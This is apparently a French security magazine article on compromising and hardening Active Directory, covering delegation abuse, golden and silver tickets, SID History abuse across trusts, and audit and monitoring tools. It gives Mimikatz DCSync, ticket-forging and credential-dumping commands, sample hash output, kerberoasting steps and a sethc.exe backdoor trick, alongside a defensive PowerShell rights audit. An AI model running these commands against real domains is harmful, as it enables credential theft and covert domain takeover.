Pour les domaines comportant plusieurs dizaines de milliers d'utilisateurs, on trouve souvent une vulnérabilité liée aux délégations. En effet, le service de support informatique peut être amené à résoudre les problèmes liés aux mots de passe et peut donc changer le mot de passe d'un utilisateur donné sans son accord. En général, l'obligation de changer ce mot de passe est ensuite définie au niveau du compte. Le droit de forcer le changement du mot de passe est configuré au niveau de l'*Organizational Unit* (OU), une partition de l'AD contenant les utilisateurs ciblés. Le descripteur de sécurité de l'OU est alors hérité sur tous les utilisateurs de cette OU, y compris parfois certains administrateurs du domaine qui ont leur compte dans cette OU. N'importe qui du support informatique, ne subissant pas les mêmes contrôles de sécurité que les administrateurs, peut alors changer le mot de passe d'un compte administrateur membre de cette OU, puis prendre le contrôle du domaine en ouvrant une

session avec le compte de l'administrateur. Le script décrit dans l'encadré « Dumper les droits étendus » permet d'observer la configuration de certains de ces droits dans l'AD. À noter que dans une cyberattaque, le changement du mot de passe peut passer inaperçu auprès de l'utilisateur ciblé, car l'ancien mot de passe peut être récupéré avec l'attaque DCSync de Mimikatz, puis le mot de passe peut être réinjecté directement dans la base SAM de l'AD **[MS-SAMR]**.




Fig. 1 : En cochant cette case, une personne malveillante ou mal intentionnée pourra se promouvoir administrateur du domaine pendant 30 minutes.

Détecter la mise en place de droits étendus est difficile à surveiller, car seul l'attribut **`nTSecurityDescriptor`** contenant le descripteur de sécurité peut faire l'objet d'événements d'audits et son contenu doit être vérifié en détail à chaque modification. Heureusement, il existe un mécanisme nommé **`AdminSDHolder`** dont le but est d'éviter qu'un administrateur perde le contrôle de l'AD en faisant une fausse manipulation. Pour cela, toutes les 30 minutes, les comptes administrateurs voient leur attribut **`admincount`** positionné à la valeur 1 et les comptes ayant ce drapeau voient leur descripteur de sécurité réécrit. L'astuce consiste à mettre le droit étendu directement sur l'objet **`AdminSDHolder`** contenant le descripteur de sécurité écrasant tous les autres, ou, au niveau d'une OU qui ne voit jamais son descripteur réécrit. Chercher les comptes ayant le flag **`admincount`**, mais n'étant plus privilégiés permet de détecter des comportements anormaux. Un exemple typique est un administrateur du domaine ayant promu son compte bureautique temporairement pour contourner une règle de sécurité comme l'interdiction d'accès à Internet pour ces comptes. Les comptes ayant l'attribut **`admincount`** positionné peuvent être listés grâce à la commande Powershell **`get-aduser -Filter {admincount -gt 0} -Properties adminCount -ResultSetSize $null`**.

1.2 Pass the Hash, nouvelles versions

L'attaque Pass-the-Hash **[PTH]** est relativement connue. Elle vise à extraire le hash NTLM de l'utilisateur et à injecter ce hash à la place de son mot de passe pour réaliser, à sa place, des authentifications réseau. Cette attaque s'appuie sur le fournisseur de sécurité NTLM, déconseillé par rapport à Kerberos qui peut donc être désactivé. Or, des attaques similaires existent pour Kerberos et en voici quelques exemples :

- *Over-Pass-the-Hash* : l'attaque vise à passer le hash de l'utilisateur de la même façon que pour NTLM. En effet, les demandes de tickets Kerberos sont signées par un dérivé du mot de passe de l'utilisateur.
- *Pass-the-ticket* : l'attaque vise à importer directement le ticket Kerberos d'un utilisateur (TGT, *Ticket-Granting Ticket*) pour demander des tickets d'accès (TGS, *Ticket-Granting Service*) à sa place. Le TGT est visible avec la commande **`klist tgt`** et est valide habituellement 8 heures. Les TGS sont visibles avec le commande **`klist`**.
- *Golden ticket* : l'attaque vise à générer directement des tickets Kerberos (TGT) à la demande en connaissant le secret qu'utilise les contrôleurs d'un domaine : un dérivé du mot de passe du compte krbtgt.
- *Silver ticket* : l'attaque permet, en connaissant un dérivé du mot de passe du service visé de générer directement un ticket d'accès au service (TGS), la dernière étape de l'authentification Kerberos auprès d'un tiers.

On notera que ces attaques sont utilisables avec plusieurs condensats du mot de passe de l'utilisateur, dont le **`RC4_HMAC_NT`**, construit à partir du hash NTLM de l'utilisateur.




Fig. 2 : Pass the hash, over pass the hash, pass the ticket, golden ticket, silver ticket.

1.3 Compromission invisible et permanente

Dans la culture populaire, un pirate ayant pris le contrôle d'un domaine Active Directory aura nécessairement besoin d'un compte. Nous venons de voir qu'en extrayant les dérivés du mot de passe du compte krbtgt, compte dont le mot de passe n'est jamais changé par défaut, un hacker peut exécuter des opérations sur l'Active Directory avec les droits maximums sans jamais disposer de compte, car il peut se faire passer pour n'importe quel compte en créant à la demande un ticket Kerberos. Il existe des méthodes plus avancées.

En effet, pour disposer de redondances, les contrôleurs de domaine répliquent les informations relatives aux comptes dont tous les dérivés des mots de passe. Cette synchronisation est réalisée en utilisant le protocole DRS basé sur RPC et nécessite le droit étendu *DS-Replication-Get-Changes-All* que possèdent les administrateurs du domaine et les contrôleurs de domaine. Plus besoin de prendre le contrôle d'un DC (contrôleur de domaine) pour extraire les hash d'un domaine, il suffit de mimer cette réplication, ce que le module DCSync de Mimikatz **[MIMIKATZ]**, voir figure 3, permet de réaliser avec la commande `lsadump::dcsync /domain:mydomain.totest.com /user:myuser`.

```
  .#####.   DCSync 1.0 "S*re me I'm famous" (Aug  5 2015 00:46:23)
 .## ^ ##.  /* * *
 ## / \ ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##  Vincent LE TOUX             ( vincent.letoux@gmail.com )
 '## v ##'  http://blog.gentilkiwi.com                       (oe.eo)
  '#####'   http://www.mysmartlogon.com                     * * */

[DC] 'Administrateur' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server

SAM Username         : Administrateur
Object RDN           : Administrateur
Account Type         : 30000000
Account expiration   : 01/01/1601 02:00:00
Password last change : 04/08/2015 22:12:26
Object Security ID   : S-1-5-21-130452501-2365100805-3685010670-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 8598569e787aa23cbf15e9b0f00695b3
    ntlm- 0: 8598569e787aa23cbf15e9b0f00695b3
    ntlm- 1: 19821b02ad68192b76dc0fc5a549ca99
    ntlm- 2: cc36cf7a8514893efccd332446158b1a
    lm  - 0: 142ced774b52cb30e57fd08014314 5df
    lm  - 1: 777c6825d5c3841f629a2c181ac01679

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.LOCALAdministrateur
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a3b5b3aada9218acd882920bd0e83ac0754 3
      aes128_hmac       (4096) : 73bf0a426ce4d8a321164748a44f767e
      des_cbc_md5       (4096) : 522543ec4cb62346
```

Fig. 3 : Première version de DCSync permettant d'extraire les hash d'un domaine.

Prenons le scénario suivant : un pirate a compromis un compte administrateur. En tant qu'administrateur d'un domaine, le pirate exécute DCSync pour extraire les dérivés du mot de passe d'un contrôleur de domaine. Un seul événement d'audit est généré à ce moment-là, car un audit de ce droit est positionné sur le groupe d'administrateurs du domaine. Le pirate utilise alors ces dérivés pour construire un Silver ticket et exécuter à nouveau DCSync, mais cette fois-ci sans trace d'audit, car l'audit n'est pas activé pour les comptes internes aux contrôleurs de domaine en raison du trop grand nombre d'événements que cela générerait. Le pirate récupère alors tous les dérivés des mots de passe nécessaires pour exécuter des attaques Silver ticket pour atteindre les services dont il a besoin. Quand le mot de passe du contrôleur expire, tous les 30 jours, il se connecte en utilisant les dérivés liés au mot de passe expiré pour récupérer les informations liées au nouveau mot de passe. En effet, pour des raisons de réplications, les dérivés de l'ancien mot de passe restent toujours valides. Cette attaque ne génère qu'un seul événement d'audit à son début et le pirate est ensuite complètement invisible.

Cette typologie d'attaque peut être réalisée via les dérivés du mot de passe du krbtgt (Golden ticket), des administrateurs du domaine (Over pass the hash), des comptes de contrôleurs du domaine (Silver ticket) ou des comptes de trusts (variante de l'attaque Diamond PAC).

Dans ce scénario, nous venons de montrer qu'il est possible de prendre le contrôle d'un domaine sans jamais s'être connecté et sans jamais laisser de trace. Seule la récupération du premier dérivé génère un événement d'audit qui n'est en général jamais vérifié, car celui-ci n'est pas mentionné dans le guide des bonnes pratiques. Pour référence, l'événement en question est le 4662 et est nommé « accès aux services de l'annuaire ».

1.4 Propagation dans le SI

Les attaques permettant de compromettre un AD à partir d'un autre via une relation d'approbation (trust) étaient jusque-là théoriques. Ce n'est plus le cas depuis août 2015.

1.4.1 SID History & SID Filtering

L'attaque théorique connue jusqu'à présent, mais jamais implémentée publiquement est la suivante : à partir d'un domaine A contrôlé, on souhaite compromettre le domaine B. Pour cela, sur un compte X du domaine A, je positionne dans l'attribut SID History le SID du groupe administrateur du domaine B. Lorsque je me connecte au domaine B, celui vérifie l'appartenance au groupe administrateur du domaine, ce qui est le cas, car le groupe est présent dans l'attribut SID History. Mais quelle est l'utilité de l'attribut SID History ?

L'attribut SID History sert lorsqu'on veut migrer les utilisateurs d'un AD X dans un AD Y. Il doit être possible de réaliser une opération transitoire dans laquelle les utilisateurs sont à la fois membres de X et membres de Y. Pour cela, de nouveaux comptes sont créés dans Y. Pour éviter de perdre les informations liées aux appartenances de groupe dans X, l'attribut SID History est créé sur les nouveaux comptes dans l'AD Y relatif aux groupes de X où cet utilisateur est référencé. Lorsque le nouveau compte de Y se connecte dans X, sont combinés les appartenances de groupe de Y (attribut `member`) et de X (attribut `SID History`). En clair, cet attribut permet de stocker des appartenances externes, via leur SID, à un domaine.

Cette attaque est restée théorique, car il n'est pas possible de changer de manière simple la valeur de cet attribut hormis lors d'une opération de migration. Cependant la possibilité de générer des tickets Kerberos à la demande (Silver ticket / Golden ticket) a changé la donne. En spécifiant le paramètre **/sids** à la commande **KERBEROS::Golden** de Mimikatz, il est possible de créer un ticket Kerberos comportant un enregistrement SID History et donc de compromettre des Active Directory ayant un lien de trust. Nullement complexe, il existe même un tutoriel sur adsecurity.org pour réaliser cette attaque et elle devient extrêmement simple et donc dangereuse. Cette vulnérabilité peut être également exploitée par NTLM puisque l'attribut SID History peut être modifié via la commande **MISC::AddSid** de Mimikatz, mais la modification peut être relevée au cours d'un audit.

Il existe qu'une seule parade : le SID Filtering. Il s'agit d'un paramètre lié aux Trusts permettant d'ignorer les informations liées au SID History. Cependant, ce paramètre est souvent désactivé pour des raisons liées à des migrations entamées (et jamais terminées). Il peut être contrôlé par des utilisateurs non privilégiés en exécutant adexplorer et en cherchant les objets de classe **trustedDomain** dans le domaine. L'information est stockée dans l'attribut **trustAttributes**.

Le SID Filtering est inutile au sein d'une forêt. En effet, lorsqu'il est activé, tous les groupes sont filtrés... sauf le groupe Administrateur de l'Entreprise permettant d'administrer la forêt et donc de compromettre les autres domaines. Il ne bloque pas cette attaque pour le groupe administrateur de l'entreprise et donc tout domaine compromis à l'intérieur d'une forêt entraîne inexorablement la compromission de la forêt entière.

1.4.2 Les trusts durcis

Bien évidemment, l'attaque consistant à modifier l'attribut SID History ne peut pas être exécutée sur des trusts unidirectionnels. Les trusts unidirectionnels ou le SID Filtering sont-ils efficaces pour bloquer toutes les attaques ? La réponse est non.

Prenons l'exemple d'un domaine d'administration A, trustant de manière unidirectionnelle avec SID Filtering un domaine compromis, B. Si on fait l'hypothèse que les machines de B sont administrées par des comptes de A, cela veut dire que les administrateurs de A ouvrent une session interactive sur les machines de B. En ouvrant une session sur un domaine compromis, les administrateurs de A s'exposent à des chevaux de Troie installés sur B où une simple exécution de la commande **SEKURLSA::LogonPasswords** de Mimikatz sur un serveur de B relèvera le mot de passe d'un compte de A. Note de l'auteur : un *security package* (SSP) peut réaliser cette capture de manière instantanée et transparente, mais cette technique n'est pas publique. Une fois le compte et le mot de passe de A récupéré, un attaquant pourra se connecter au contrôleur de domaine de A (LDAP + fichier) à la recherche de vulnérabilités pouvant conduire à la compromission de A, comme par exemple les GPO contenant un mot de passe administrateur.

Si le trust n'est pas utilisé pour administrer des serveurs, mais pour héberger des services comme la messagerie de l'entreprise (on peut l'appeler AD applicatif), il existe une autre manière de passer outre un trust protégé avec du SID Filtering et en utilisant Kerberos. Il suffit de capturer un ticket de connexion à un service (TGS) de cet AD et de chercher par force brute hors ligne le mot de passe du compte de service. La première étape consiste à se connecter au service puis d'extraire le ticket avec la commande **kerberos::list /export** de Mimikatz. On utilise alors le module **tgsrepcrack.py** de kerberoast **[KERBEROAST]** pour tenter de deviner le mot de passe du compte de service. Une fois ce mot de passe récupéré, on peut alors forger d'autres TGS pour explorer les données des utilisateurs des autres domaines liés à cet AD ou alors explorer l'AD ciblé en se faisant passer pour le compte de service. Malheureusement, cette technique ne fonctionne pas avec un trust unidirectionnel, car il n'est pas possible d'obtenir de TGS générés depuis le domaine cible. La recommandation concernant les comptes de service qui n'expirent jamais consiste à avoir un mot de passe le plus long possible, soit 25 caractères.

1.5 Et le cloud ?


On pourrait presque considérer l'Active Directory comme un reliquat du passé puisque de nombreux services sont maintenant délivrés via le cloud. Cependant, de par sa position centrale, l'Active Directory reste la brique centrale d'authentification. Par exemple, un service d'authentification peut être rendu disponible sur Internet. Si une politique de blocage des comptes est activée et que les comptes sont bloqués après x tentatives de connexions échouées, il devient possible de réaliser un déni de service sur l'ensemble des comptes du domaine. Réaliser cette attaque est bien moins complexe qu'il ne semble car, par exemple, ActiveSync réalise une telle authentification via le protocole HTTP et la liste des comptes peut être obtenue via l'annuaire de la messagerie. Anticiper une surveillance devient alors primordial.

1.6 Conclusion intermédiaire

Quel est la probabilité que mon système d'information puisse être compromis par une attaque sur mon Active Directory ?

Le scénario est le suivant : un pirate prend le contrôle d'un poste de travail à travers Internet. Il compromet un domaine. Il se sert des liens de Trusts pour compromettre un à un les autres domaines de l'entreprise jusqu'à ce que l'ensemble du système d'information soit compromis.

La probabilité pour un attaquant déterminé de prendre le contrôle à distance d'au moins un poste de travail est en général estimée à 90%. Une fois un poste sous contrôle, la probabilité de prendre le contrôle d'un domaine est de 90%. Ce chiffre est tiré de l'étude présentée lors des JSSI **[JSSI]** par un cabinet d'audit. Ce chiffre, a priori élevé, s'explique par des vulnérabilités



très fréquentes. Par exemple : le mot de passe administrateur local présent, masqué, dans une GPO ; mot de passe présent dans des programmes et accessibles via partage réseau ; mot de passe administrateur local commun à tous les postes de travail puis installation de chevaux de Troie pour capturer le mot de passe de l'administrateur du domaine. On pourra se référer à l'article disponible sur **adsecurity.org** et intitulé « *Attack Methods for Gaining Domain Admin Rights in Active Directory* ».

La prise de contrôle des autres domaines via les trusts n'est pas d'une très grande complexité, car il suffit de suivre le tutoriel mentionné ci-dessus. Dans le cas où le SID Filtering est actif, il existe d'autres méthodes telles que l'installation de chevaux de Troie sur le domaine compromis pour capturer des identifiants sur le domaine ciblé.

La probabilité totale est alors supérieure à 80% pour un attaquant déterminé, ce qui est loin d'être négligeable. Reste donc à calculer la fréquence à laquelle un attaquant déterminé se présente.

2 Peut-on sécuriser l'AD ?

Il existe plusieurs grandes familles de solutions que nous allons examiner.

2.1 La journalisation

Après tout, Windows est une plateforme où sont disponibles de nombreux programmes tiers et il est donc possible d'envisager d'avoir un ensemble de programmes de contrôle et d'analyse de logs pour avoir une surveillance active et efficace. Le fait qu'il soit possible de ne pas suivre toutes les étapes du protocole d'authentification Kerberos nécessite de collecter tous les logs liés à Kerberos. À raison d'une vingtaine de tickets par utilisateur et par jour (un simple **klist** permet d'évaluer le nombre de TGS émis), la volumétrie peut être importante. Sans compter que les règles de corrélations doivent être définies manuellement, car il n'existe pas de jeu de règles tout fait. De plus, il faut contrôler chaque modification d'un descripteur de sécurité (**nTSecurityDescriptor**), car celui-ci est susceptible de contenir un droit étendu et son contenu actuel et précédent n'est pas précisé dans les événements d'audit.

Une fois compromis, il existe d'autres méthodes pour devenir administrateur à nouveau. Par exemple, remplacer le programme

Note : DUMPER LES DROITS ÉTENDUS

Voici un script Powershell permettant de contrôler rapidement les droits étendus les plus critiques. Il s'appuie sur les AD Webservice (disponible si au moins DC est en Windows 2008 R2) et n'a pas vocation à être exhaustif. En effet, le droit « All extended right » donné aux administrateurs du domaine nécessite un peu de travail pour détecter des anomalies, car ce droit est présent par défaut sur tous les objets. L'utilisation de AD Webservice n'est pas obligée, mais elle est plus performante sur des domaines ayant de nombreux utilisateurs.

```
import-module activedirectory

function DumpExtendedRight([Microsoft.ActiveDirectory.Management.ADObject] $adoject)
{
    foreach($access in $adoject.ntsecurityDescriptor.access)
    {
        #ignore well known and normal permissions
        if ($access.AccessControlType -eq [System.Security.AccessControl.
AccessControlType]::Deny ) {continue}
        if ($access.IdentityReference -eq "NT AUTHORITY\SYSTEM") {continue}
        if ($access.IdentityReference -eq "NT AUTHORITY\SELF") {continue}
        if ($access.IsInherited) {continue}

        #check extended right
        if ($access.ActiveDirectoryRights -band [System.DirectoryServices.
ActiveDirectoryRights]::ExtendedRight)
        {
            $right="";
            #this is the list of dangerous extended attributs
            #see : https://technet.microsoft.com/en-us/library/ff405676.aspx
            switch ($access.ObjectType )
            {
                "00299570-246d-11d0-a768-00aa006e0529" {$right = "User-Force-Change-
Password"}
                "45ec5156-db7e-47bb-b53f-dbeb2d03c40f" {$right = "Reanimate-Tombstones"}
                "bf9679c0-0de6-11d0-a285-00aa003049e2" {$right = "Self-Membership"}
                "ba33815a-4f93-4c76-87f3-57574bff8109" {$right = "Migrate SID History"}
                "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2" {$right = "DS-Replication-Get-
Changes-All"}
            }
            if ($right -ne "")
            {
                "$($access.IdentityReference) can act on the permission of $($adobject.
name) ($($adobject.DistinguishedName)) with extended right: $right"
            }
        }
    }
}

$allobjects = Get-ADObject -Filter * -Properties ntSecurityDescriptor -ResultSetSize $null
foreach($adobject in $allobjects)
{
    DumpExtendedRight $adobject
}
```

Exemple d'exécution :

```
BUILTIN\Administrators can act on the permission of test (DC=test,DC=mysmartlogon,
DC=com) with extended right: DS-Replication-Get-Changes-All
TEST\Domain Controllers can act on the permission of test (DC=test,DC=mysmartlogon,
DC=com) with extended right: DS-Replication-Get-Changes-All
TEST\wronguser4 can act on the permission of Users (CN=Users,DC=test,DC=mysmartlogon,
DC=com) with extended right: User-Force-Change-Password
BUILTIN\Administrators can act on the permission of Builtin (CN=Builtin,DC=test,
DC=mysmartlogon,DC=com) with extended right: DS-Replication-Get-Changes-All
TEST\Domain Controllers can act on the permission of Builtin (CN=Builtin,DC=test,
DC=mysmartlogon,DC=com) with extended right: DS-Replication-Get-Changes-All
TEST\wrongAccount7 can act on the permission of TestOU (OU=TestOU,DC=test,DC=mysmart
logon,DC=com) with extended right: User-Force-Change-Password
```

d'accessibilité **sethc.exe** par **cmd.exe**. Une fois la mire de login affichée, en utilisant terminal server par exemple, il suffit d'appuyer 5 fois de suite sur SHIFT pour faire apparaître une invite de commande en tant que **SYSTEM** sur l'écran de login. Aucun événement d'audit n'est généré. Il faut donc contrôler l'intégrité des fichiers des contrôleurs de domaine.

La tâche planifiée est également un grand classique avec **net user /add [username] [password]** suivi de **net localgroup administrators [username] /add**. Pour les plus élégants, l'ajout d'un certificat racine compromis dans le NTAuth store, visible par **certutil -viewstore -enterprise NTAuth** permet d'activer l'authentification par carte à puce avec un certificat créé à la demande pour chaque compte ciblé, indépendamment d'un quelconque mot de passe défini. Sans compter que détecter que le mot de passe d'un compte administrateur est identique à son compte bureautique est quasiment impossible. Il y a donc de nombreux points à contrôler.

Pour ceux qui voudraient suivre cette voie, voici plusieurs ressources intéressantes. Tout d'abord, le Center for Internet Security (cisecurity.org) fournit gratuitement des guides de durcissement pour tous les systèmes d'exploitation nommé « Benchmark ». Par exemple, pour Windows 2012, le guide fait 700 pages. Ce n'est pas la seule ressource disponible et on pourra citer par exemple les Guides DGA-MI diffusés de manière restreinte. Pour les événements Windows, le guide « Best Practices for Securing Active Directory » et surtout son annexe L fournit la liste des paramètres d'audit recommandés et les événements Windows à capturer. Attention, certains événements comme celui lié à DCSync sont manquants. Enfin, une vérification avec adsecurity.org permettra de compléter les événements à capturer manquants.

2.2 L'audit

Il existe des outils permettant de se faire une idée plus précise du niveau de la sécurité. Je ne parle pas de l'outil de vérification des GPO de Microsoft nommé « Security Compliance Manager », mais de l'outil « BTA » d'Airbus et de l'outil associé à la présentation de l'ANSSI nommé « Chemins de contrôle en environnement Active Directory ».

Tout d'abord l'outil BTA, qui a déjà fait l'objet d'un article dans ce magazine (« *Contrôler la sécurité des objets de l'Active Directory avec BTA* », *MISC HS n°10*), permet à partir d'une sauvegarde de l'AD de chercher un certain nombre d'indices de compromission tels que les droits étendus ou des comptes supprimés. Ne tournant pas sous Windows, l'outil n'est pas dédié aux débutants, surtout si les concepts de compromission d'un AD ne sont pas connus. En effet, il est conçu pour chercher des éléments précis, mais il permet de réaliser des rapports techniques très facilement.

L'outil de l'ANSSI cherche à construire un graphe de relations entre comptes, groupes, ordinateurs, GPO… à l'aide de liens de subordination comme un droit de modification, possession ou un droit étendu. L'extraction se produit sous Windows puis est importée sur une base Neo4j. Un ensemble de fichiers json est alors produit par défaut qui peut être visualisé sous forme de graphes dynamiques. À l'aide de requêtes personnalisées, l'outil permet de mettre en évidence simplement qui peut accéder au compte du PDG ou les erreurs de structure permettant aux personnes du support informatique de devenir des administrateurs du domaine. Ce sont des informations compréhensibles pour le management. L'extraction est cependant assez longue sur des AD contenant plusieurs dizaines de milliers d'objets et doit parfois être recommencée quand d'autres comptes ont été ajoutés/supprimés pendant la phase d'export. Des solutions existent pour pallier ce problème telles que l'exécution à partir d'une sauvegarde. Une piste d'amélioration de l'outil pourrait être l'incorporation des AD web service où c'est le contrôleur de domaine qui réalise les requêtes LDAP à la place du client et une méthode permettant de créer les graphes en direct.





Fig. 4 : Graphique produit par l'outil ANSSI et rendu anonyme.



Les outils qui répondent à la problématique de contrôles des chemins de compromission produisent des informations très précises, mais qui doivent être interprétées par des spécialistes de la sécurité des AD.

2.3 Les produits sur étagère

Pour une grande entreprise, il est souvent plus simple d'acheter un produit sur étagère répondant au besoin que de chercher à développer en interne un set de scripts de contrôle.

Il semble que les éditeurs d'antivirus ne se soient pas encore saisis du sujet. Certes les éditeurs d'antivirus peuvent durcir les contrôleurs de domaines similairement à l'outil EMET de Microsoft et en autorisant que les programmes explicitement autorisés, mais leurs offres s'arrêtent à cela. On notera que dans ce cas la vulnérabilité MS14-068, qui n'est pas un débordement de tampon, mais une validation de tickets Kerberos malformés, n'est donc pas stoppée. Certes, les antivirus peuvent « bloquer » l'outil Mimikatz qui sert à de nombreuses démonstrations, mais il suffit de recompiler celui-ci pour passer ces contrôles. De plus, la combinaison DCSync + Silver ticket ne nécessite pas d'exécuter du code ou d'ouvrir une session sur les contrôleurs de domaines. L'utilité d'un durcissement couplé à un antivirus est donc limitée.

Un outil de Microsoft nommé ATA (*Advanced Threat Analytics*) issu du rachat de la société Aorato et la version 3 du logiciel CyberArk Privileged Threat Analytics détectent les golden/silver tickets. Cependant, ces outils doivent collecter l'ensemble des événements et analyser le trafic réseau de TOUS les DC et il y a eu peu de retours de clients jusque-là. Rien n'est indiqué concernant la surveillance de l'ajout ou la suppression de droits étendus.

D'autres outils de surveillance des AD existent. On peut citer les produits de Varonis, Netwrix ou Quest (Dell). Cependant les événements collectés sont parfois codés en dur pour optimiser la bande passante en supprimant les événements inutiles et les règles d'alertes telles que la création et la suppression d'un compte en un temps restreint restent à écrire.

Et les bastions ou l'approche par liste blanche ? Comme nous venons de le voir, il est possible de réaliser une compromission sur un poste « classique » et donc il est possible de s'échapper des bastions. D'ailleurs, si un domaine d'administration (un domaine servant à administrer tous les domaines enfants et pour lequel aucun utilisateur n'a accès) est mis en place, il suffit de faire un « exécuter en tant que » sur un domaine enfant pour contourner le bastion.

Bref, seule une combinaison de collecte de logs, de corrélation et de vérification (l'attribut `nTSecurityDescriptor` doit être décodé dans le contexte de l'AD) est à même de détecter ces attaques.

2.4 Transformer l'organisation

Comment sécuriser des organisations complexes comme une multinationale comportant plusieurs centaines de domaines quand il n'y a pas de gestion centralisée ? L'idée pour traiter un tel périmètre est que la sécurité n'est pas une technologie, mais un processus. Il ne suffit pas d'acheter un produit de sécurité pour gérer le risque, comme un pare-feu, mais il faut adapter les organisations à ces risques. Un pare-feu où aucune règle n'est configurée ne sert à rien !

On peut alors proposer dans une grande organisation une démarche managériale de sécurisation en de multiples étapes.

2.4.1 Une démarche globale

La première étape consiste à demander aux responsables informatiques, et non aux techniciens, de :

- appliquer un standard de sécurité comprenant des règles simples à suivre et qui soient vérifiées par un script ;
- demander qu'aucun trust ne puisse exister sans SID Filtering.

Bien sûr le standard n'est pas lu en détail par les opérationnels quand il est déployé, mais l'astuce est que le script lié au standard retourne une note sur le risque couru. Cette note peut être utilisée ensuite pour effectuer une comparaison des AD entre eux et mesurer l'évolution du chemin accompli. L'objectif est donc d'encourager la correction des problèmes par les administrateurs qui regardent le rapport détaillé, de sensibiliser le management avec une note simple et de connaître le niveau de sécurité global pour pouvoir prioriser les chantiers à l'échelle de l'entreprise.

Une fois les premières anomalies remontées, on peut passer à une seconde étape consistant à mettre en place de la surveillance. Le point critique est de choisir les bons événements à capturer puisque les événements Windows peuvent se révéler relativement verbeux pour limiter l'espace de stockage requis et la bande passante requise. Le document de bonnes pratiques de Microsoft cité ci-dessus est un bon point de départ.

Enfin, terminer par une mise sous contrôle d'un SOC en faisant le lien avec les risques métiers pour surveiller les groupes ou utilisateurs sensibles.

2.4.2 Comment démarrer

Le script utilisé dans la première étape mesure le niveau de risque sur la base de règles. Le niveau global est défini comme étant le niveau maximum de 4 catégories :

- les objets abandonnés, comme les ordinateurs, les comptes des utilisateurs… ;
- les comptes à privilège, surtout ceux non utilisés depuis 6 mois ou qui peuvent être délégués ;

- les trusts et notamment leur liste avec ou sans SID Filtering ;
- les anomalies comme l'absence de changement de mot de passe du compte krbtgt ou des comptes qui ont été privilégiés pendant quelques instants via l'attribut `admincount=1`. D'ailleurs Microsoft fourni un script changeant le mot de passe du compte krbtgt sans risque **[krbtgt]** et on rappelle que ce mot de passe doit être changé deux fois tous les 40 jours pour que la protection soit efficace, car le mot de passe précédent peut toujours être utilisé dans l'attaque Golden ticket à cause des mécanismes de réplication.

Quelques exemples de règles :

- plus de 10% des comptes sont des comptes à privilège et le domaine contient au moins 200 comptes : +10 points ;
- le mot de passe krbtgt n'a pas été changé depuis plus d'un an : +50 points.

